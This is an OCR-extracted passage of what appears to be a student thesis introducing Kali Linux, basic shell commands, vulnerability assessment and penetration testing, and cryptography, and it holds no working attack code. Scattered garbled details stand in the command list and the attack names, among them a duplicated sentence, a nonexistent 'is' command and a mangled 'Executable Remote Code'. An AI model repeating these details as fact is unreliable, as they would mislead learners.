The Linux Operating System is a type of operating system that is similar to Unix, and it is built upon the Linux Kernel. The Linux Kernel is like the brain of the operating system because it manages how the computer interacts with its hardware and resources. It makes sure everything works smoothly and efficiently. But the Linux Kernel alone is not enough to make a complete operating system. To create a full and functional system, the Linux Kernel is combined with a collection of software packages and utilities, which are together called Linux distributions. These distributions make the Linux Operating System ready for users to run their applications and perform tasks on their computers securely and effectively. Linux distributions come in different flavors, each tailored to suit the specific needs and preferences of users.


Kali linux: Kali provides users with what amounts to a hacker's toolkit and is widely used for penetration testing by information security professionals.

The Linux OS can be found in many different settings, supporting many different use cases. Linux is used in the following ways:

- Server OS
- Desktop OS
- Headless server OS
- Appliance OS
- Network OS
- Software development OS
- Cloud OS

Command on Kali Linux:

- cd: Changes the current working directory
- ls: Lists the contents of a directory
- mkdir: Creates a new directory
- rm: Removes files or directories
- cp: Copies files or directories
- mv: Moves or renames files or directories
- cat: Creates files, views file contents, concatenates files, and redirects output
- grep: Searches for text within files
- pwd: Prints the working directory
- date: Sets the current date and time
- cal: Displays a calendar 24
- is: Displays what each file contains
- touch: Creates a new file
- man ls: Displays a manual or user guide for a command



Importance of Kali Linux:

Kali Linux serves as an example of a potent, open-source Kali Linux serves as an example of a potent, open-source operating system utilized in cybersecurity, ethical hacking, and digital forensics as it has been developed and is maintained by Offense Security. It enables users to exploit a myriad of functions as it comes with numerous pre-installed software designed specifically for penetration testing, vulnerability detection, and network analysis. Tools and resources offered by the operating systems are convenient, updated frequently and provide benefits to the users' community. Because of this, both professionals and learners rely on it. Within this thesis, practically analyzing cyberattack scenarios and potential countermeasures to them was possible using Kali Linux in the context of security threat evaluation.

Vulnerability Assessment and Penetration Testing (VAPT)

VAPT or Vulnerability Assessment and Penetration Testing is a technique employed to evaluate the effectiveness of security measures in place within a system, network or a web application. VAPT facilitates the proactive approach to cybersecurity by employing both automated scans and manual tests to evaluate the security of an organization.

In most circumstances, VAPT is divided into these two phases:

A. **Vulnerability Assessment (VA):**
As a step within the broader assessment, this one exclusively focuses on detecting weak spots and vulnerabilities using automated scanners. It lists and classifies dangers such as malware, weak p-asswords, unpatched services, misconfigured network setups, out-dated software applications, etc. The goal is to find vulnerabilities and not necessarily exploit them.

B. **Penetration Testing (PT):**
This aspect attempts to actively exploit vulnerabilities identified in the previous phase in order to mimic 'real-world' attacks as informed by hacker-of-the-system perspective. Exploring critical security threats such as data breaches, unauthorized system access, and privilege escalation requires ethical hackers to validate the effectiveness of security measures in place. The validation uncovers deeper, logic-based flaws that scanners might miss enabling penetration testing to confirm the findings of the assessment.

Difference Between Vulnerability Assessment and Penetration Testing (VAPT):

Vulnerability Assessment	Penetration Testing
Identifies and categorizes security vulnerabilities.	Actively exploits vulnerabilities to assess security risks.
Uses automated tools to scan for weaknesses.	Uses ethical hacking techniques to mimic real cyberattacks.
Provides a prioritized list of vulnerabilities.	Identifies the attack path a hacker might take.
Suitable for regular security assessments.	Best for in-depth security evaluations after a vulnerability assessment.

Why is VAPT Important?

VAPT helps businesses:


- Prevent data breaches: By fixing vulnerabilities before hackers can exploit them.
- Meet compliance requirements: Regulations like GDPR, PCI-DSS, HIPAA, and ISO 27001 mandate security testing.
- Protect brand reputation: A data breach can lead to financial and reputational damage.
- Avoid financial losses: Cyberattacks can cost millions in damages and fines.

With increasing regulatory scrutiny in 2025, noncompliance with security standards can result in severe penalties, making VAPT a necessity for businesses of all sizes.

Tools Commonly Used in VAPT:

- **Nuclei, Nmap, Nessus, OpenVAS** – for scanning and enumeration.
- **Burp Suite, Metasploit, SQLMap** – for manual testing and exploitation.
- **Nikto, Acunetix, OWASP ZAP** – for web application assessments.


A test report using Nuclei (on Linux)



Conclusion:

VAPT is essential for organizations to proactively defend against evolving cyber threats. By combining both assessment and testing, it provides a complete view of security gaps and enables timely remediation to reduce risk.

Cryptography and Data Protection



Cryptography is a technique of securing information and communications using codes to ensure confidentiality, integrity and authentication. Thus, preventing unauthorized access to information. The prefix "crypt" means "hidden" and the suffix "graphy" means "writing". In Cryptography, the techniques that are used to protect information are obtained from mathematical concepts and a set of rule-based calculations known as algorithms to convert messages in ways that make it hard to decode them. These algorithms are used for cryptographic key generation, digital signing, and verification to protect data privacy, web browsing on the internet and to protect confidential transactions such as credit card and debit card transactions.

Why is cryptography important?

Cryptography is an essential cybersecurity tool. Its use means that data and users have an additional layer of security that ensures privacy and confidentiality and helps keep data from being stolen by cybercriminals. In practice, cryptography has many applications:

- ★ Confidentiality: Only the intended recipient can access and read the information, so conversations and data remain private.
- ★ Integrity of data: Cryptography ensures that the encoded data cannot be modified or tampered with enroute from the sender to the receiver without leaving traceable marks—an example of this is digital signatures.
- ★ Authentication: Identities and destinations (or origins) are verified.
- ★ Non-repudiation: Senders become accountable for their messages since they cannot later deny that the message was transmitted—digital signatures and email tracking are examples of this.

What is cryptography in cybersecurity?


Interest in the use of cryptography grew with the development of computers and their connections over an open network. Over time, it became obvious that there was a need to protect information from being intercepted or manipulated while being transmitted over this network.

As our lives become increasingly digital, the need for cryptography to secure massive amounts of sensitive information has become even more imperative. Now, there are many ways in which cryptography is crucial in the online space. Encryption is an essential part of being online, since so much sensitive data is transmitted everyday. Here are a few real-life applications:

- ★ Using virtual private networks (VPNs) or protocols such as SSL to browse the internet safely and securely.
- ★ Creating limited access controls so that only individuals with the correct permissions can carry out certain actions or functions, or access particular things.
- ★ Securing different types of online communication, including emails, login credentials, and even text messages—such as with WhatsApp or Signal—through end-to-end encryption.
- ★ Protecting users from various types of cyberattacks, such as man-in-the-middle attacks.
- ★ Allowing companies to meet legal requirements, such as the data protections set out in the General Data Protection Regulation (GDPR).
- ★ Creating and verifying login credentials, especially passwords.
- ★ Allowing the secure management and transaction of cryptocurrencies.
- ★ Enabling digital signatures to securely sign online documents and contracts.
- ★ Verifying identities when logging into online accounts.

Advantages of Cryptography:

- ➔ Access Control: Cryptography can be used for access control to ensure that only parties with the proper permissions have access to a resource. Only those with the correct decryption key can access the resource thanks to encryption.
- ➔ Secure Communication: For secure online communication, cryptography is crucial. It offers secure mechanisms for transmitting private information like passwords, bank account numbers, and other sensitive data over the Internet.
- ➔ Protection against attacks: Cryptography aids in the defense against various types of assaults, including replay and man-in-the-middle attacks . It offers strategies for spotting and stopping these assaults.
- ➔ Compliance with legal requirements: Cryptography can assist firms in meeting a variety of legal requirements, including data protection and privacy legislation.



Cryptography is essential for protecting data and communications by converting plain text into ciphertext using various techniques. It maintains confidentiality, integrity, authenticity, and non-repudiation. Cryptography encompasses both symmetric and asymmetric key systems, as well as hash functions, and is essential in applications such as computer security, digital currencies, safe online browsing, and electronic signatures. It provides strong protection against unauthorized access and attacks, while constantly developing to address new security risks and advances in technology.

Conclusion – Final Thoughts on Offensive and Defensive Security

Every modern web application is perpetually under the threat of **cyber attacks**. This precisely is the issue, as the ever-changing digital environment impacts a company's ecosystem and its potential **attack surface**. In this thesis, we dissect the most common and dangerous vulnerabilities such as **SQL Injection, Cross-Site Scripting, Forged Cross-Site Request, Executable Remote Code, and Local File Inclusion**. The exposure of these attack vectors can lead to dire ramifications such as organizational trust breach, operational hindrance, and data integrity loss.

To simulate these systems in actual environments, we utilized offensive tools like **Havij, Burp Suite, and Nessus**, which demonstrated how unprotected systems can be exploited. As for the protective measures, the thesis researched firewalls dedicated to web applications, **WAF**, cryptographic shields, and stringent **VAPT**, thereby creating a balance between exploitation and defense.

My thesis argues how cybersecurity is a dynamic spiral loop of evaluation and strengthening, rather than a one-off solution. These opposing tactics converge to advance protective measures that make **secure web environments usable right out of the box**.

In an age where a single vulnerability can disrupt millions, the findings of this thesis highlight a simple truth: **security must be engineered—not assumed**.

Stay secure. Stay aware. Stay ahead.
